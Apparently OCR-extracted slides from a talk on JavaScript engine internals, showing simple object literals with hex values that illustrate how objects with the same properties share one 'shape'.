
```
var o = {
    x: 0x41,
    y: 0x42
};
```




* Abstract name used for this talk, does not refer to a specific implementation


# Benefit: Shape Sharing

```
var o1 = {
    x: 0x41,
    y: 0x42
};
```



# Benefit: Shape Sharing


```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
```



# Benefit: Shape Sharing

